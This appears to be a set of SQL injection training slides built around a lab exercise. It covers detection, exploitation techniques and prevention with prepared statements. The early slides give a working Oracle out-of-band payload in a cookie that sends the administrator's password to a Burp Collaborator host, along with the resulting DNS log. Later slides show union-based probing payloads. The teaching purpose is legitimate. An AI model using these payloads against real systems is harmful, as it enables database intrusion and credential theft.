The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. The 'Intercept' tab is also active, showing a list of intercepted requests. The selected request is a GET request to a host, with the following details:

- Request to: [Redacted]
- Forward
- Drop
- Intercept is on
- Action
- Comment this item

The request details are shown in the 'Raw' tab:

```
GET / HTTP/1.1
Host: [Redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie:
TrackingId=eSbh01MOcCvEZMIW'+UNION+SELECT+extractvalue(xmltype('<?xml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[<!ENTITY+%25+remote+SYSTEM
+ "http%3a//dp65wxrhazxzkwvk8p87coh58b2zr.burpcollaborator.net/">%25remote%3b]>'),'/'')+FROM+dual--; session=[Redacted]
Upgrade-Insecure-Requests: 1
```




SQL INJECTION

Step2: Query to give attacker back the password of the managed user.

Burp Project Intruder Repeater Window Help

Extender	Project options	User options	JSON Beautifier	Software Vulnerability Scanner	CSRF	CO2	SSL Scanner
Dashboard	Target	Proxy	Intruder	Repeater	Sequencer	Decoder	Comparer

Intercept HTTP history WebSockets history Options

Request to https://[redacted]

Forward Drop Intercept is on Action

Raw Params Headers Hex

GET / HTTP/1.1

[redacted]

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie:

TrackingId=jSBdhx1QYYHnS29L'+UNION+SELECT+extractvalue(xmltype('<?xml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//'||(SELECT+password+FROM+users+WHERE+username%3d'administrator')||'.ob3gi8dswajalvi66jbjtnasrjxf14.burpcollaborator.net/'>+%25remote%3b]>'),'/'1')+FROM+dual--; session=GCM1qHm371p1Jrd93V0Kt36q4EmokVGQ



SQL INJECTION

Step3: Poll again

 Burp Collaborator client

? Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from using the payloads will appear below.

Generate Collaborator payloads

Number to generate: ☒ Include Collaborator server location

Poll Collaborator interactions

Poll every seconds

#	Time	Type	Payload	Comment
1	2019-Dec-13 13:36:03 UTC	DNS	dp65wxrhazxzzkw k8p87coh58b2zr	
2	2019-Dec-13 13:36:03 UTC	HTTP	dp65wxrhazxzzkw k8p87coh58b2zr	
3	2019-Dec-13 13:36:03 UTC	DNS	dp65wxrhazxzzkw k8p87coh58b2zr	
4	2019-Dec-13 15:02:46 UTC	DNS	ob3gi8dswajalvi66bjtnasrjxf14	
5	2019-Dec-13 15:02:46 UTC	HTTP	ob3gi8dswajalvi66bjtnasrjxf14	
6	2019-Dec-13 15:02:46 UTC	DNS	ob3gi8dswajalvi66bjtnasrjxf14	

The Collaborator server received a DNS lookup of type AAAA for the domain name **pass36.ob3gi8dswajalvi66bjtnasrjxf14.burpcollaborator.net**.

The lookup was received from IP address 34.245.205.189 at 2019-Dec-13 15:02:46 UTC.

password appears as a subdomain: pass36



SQL
INJECTION

How to find SQLi Vulnerabilities?

Black Box Testing

- Map the application
- Fuzzing the application
 - Submit SQL-specific characters such as ‘ or “ and look for errors or other anomalies
 - Submit Boolean conditions such as OR 1=1 and OR 1=2 and look for differences in the application’s responses.
 - Submit payloads designed to trigger time delays when executed within a SQL query and look for differences in the time taken to respond.
 - Submit OAST payloads designed to trigger an out-of-band network interaction when executed within an SQL query and monitor for any resulting interactions.

White Box Testing

- Enable web server logging
- Enable database logging
- Map the application
 - Visible functionality in the application.
 - Regex search on all instances in the code that talk to the database.
- Code review
 - Follow the code path for all input vectors



SQL
INJECTION

Exploiting SQLi

■ Error-Based:

- Submit SQL-specific characters such as ' or " and look for errors or other anomalies.
- Since different characters can give different errors it is better to check with commonly used SQL specific characters.

■ Union-Based:

- Follow the two rules of using UNION
 - The number and order of the columns must be the same in all queries
 - The data types must be compatible
- Exploitation
 - Figure out the number of cols that the query is making
 - Figure the data types of the columns (mostly string data)
- Use the UNION operator to output information from the database



SQL
INJECTION

Exploiting Union-Based SQLi

- Two different ways of **determining the number of columns**:
 1. **ORDER BY**: (It will order by first column that is title column)
`select title, cost from product where id=1 order by 1`

Incrementally inject a series of ORDER BY clauses until you get an error or observe a different behavior in the application.

```
order by 1--  
order by 2--  
order by 3--
```

```
The ORDER BY position number 3 is out of range of the number of items in the select list
```

Since 3 gives an error it is now known by the hacker that the select query has 2 columns listed.



SQL
INJECTION

Exploiting Union-Based SQLi

- **Determining the number of columns** used in the select query using:
- 2. **NULL VALUES:** (The number of cols of select should be same as union select)

`select title, cost from product where id=1 UNION SELECT NULL--`

Incrementally inject a series of UNION SELECT payloads specifying a different number of null values until you no longer get an error.

```
' UNION SELECT NULL--
```

All queries combined using a UNION, INTERSECT or EXCEPT operator must have an equal number of expressions in their target lists.

```
' UNION SELECT NULL--  
' UNION SELECT NULL, NULL--
```

The Union Select with two NULL will give the required answer as the Select has two cols.



SQL
INJECTION

Exploiting Union-Based SQLi

- **Determining the useful data type columns** used in the select query using:

`select title, cost from product where id=1 UNION SELECT NULL--`

- Probe each column to test whether it can hold string data by submitting a series of UNION SELECT payloads that place a string value into each column in turn.

1. `' UNION SELECT 'a',NULL--`

Conversion failed when converting the varchar value 'a' to data type int.

2. `' UNION SELECT 'a',NULL--
' UNION SELECT NULL,'a'--`

In the first query it is evident from the error that the first column is int datatype. Similarly keep checking for the next column.



SQL
INJECTION

Exploiting Boolean-Based SQLi

- Submit a Boolean condition that evaluates to False and note the response.
- Submit a Boolean condition that evaluates to True and note the response.
- Write a program that uses conditional statements to ask the database a series of True / False questions and monitor response.



SQL
INJECTION

Exploiting Time-Based SQLi

- Submit a payload that pauses the application for a specified period of time.
- Write a program that uses conditional statements to ask the database a series of TRUE / FALSE questions and monitor response time.



SQL
INJECTION

Exploiting Out-of-Band SQLi

- Submit OOB payloads designed to trigger an out-of-band network interaction when executed within an SQL query, and monitor for any resulting interactions.
- It is database specific. Depending on SQL injection use different methods to exfil data.

Automated Exploitation Tools



SQL
INJECTION

- Sqlmap (<https://github.com/sqlmapproject/sqlmap>)
- Burp Suite (<https://portswigger.net>)
- Metasploit (<https://www.metasploit.com>)
- w3af (<http://w3af.org>)
- Nikto (<https://cirt.net>)
- Sn1per (<https://github.com>)
- WSSiP (<https://github.com>)



SQL
INJECTION

Preventing SQLi Vulnerabilities

■ Primary Defenses

1. Use of Prepared Statements (Parameterized Queries)
2. Use of Stored Procedures (Partial)
3. Whitelist Input Validation (Partial)
4. Escaping All User Supplied Input (Partial)

■ Additional Defenses:

1. Enforcing Least Privilege
2. Performing Whitelist Input Validation as a Secondary Defense



SQL
INJECTION

1. Use of Prepared Statements

Code vulnerable to SQLi:

```
String query = "SELECT account_balance FROM user_data WHERE user_name = "  
               + request.getParameter("customerName");  
  
try {  
    Statement statement = connection.createStatement( ... );  
    ResultSet results = statement.executeQuery( query );  
}  
...
```

Spot the issue?

- User supplied input "customerName" is embedded directly into the SQL statement
- Anything the user inputs as customerName will be part of the query as the name is directly embedded in the query.



SQL
INJECTION

1. Use of Prepared Statements

- The construction of the SQL statement is performed in two steps:
 - The application specifies the query's structure with placeholders for each user input.
 - The application specifies the content of each placeholder. So data entered is considered as actual data and not query syntax.

Code not vulnerable to SQLi:

```
// This should REALLY be validated too
String custname = request.getParameter("customerName");
// Perform input validation to detect attacks
String query = "SELECT account_balance FROM user_data WHERE user_name = ? ";
PreparedStatement pstmt = connection.prepareStatement( query );
pstmt.setString( 1, custname);
ResultSet results = pstmt.executeQuery( );
```



SQL
INJECTION

2. Use of Stored Procedures

- A stored procedure is a batch of statements grouped together and stored in the database.
- Not always safe from SQL injection, still need to be called in a parameterized way.

3. Whitelist Input Validation



- Defining what values are authorized. Everything else is considered unauthorized.
- Useful for values that cannot be specified as parameter placeholders, such as the table name.

4. Escaping All User Supplied Input

- Should be only used as a last resort.





SQL
INJECTION

5. Additional Defenses

■ Least Privilege

- The application should use the lowest possible level of privileges when accessing the database.
- Any unnecessary default functionality in the database should be removed or disabled.
- Ensure CIS benchmark for the database in use is applied.
- All vendor-issued security patches should be applied in a timely fashion.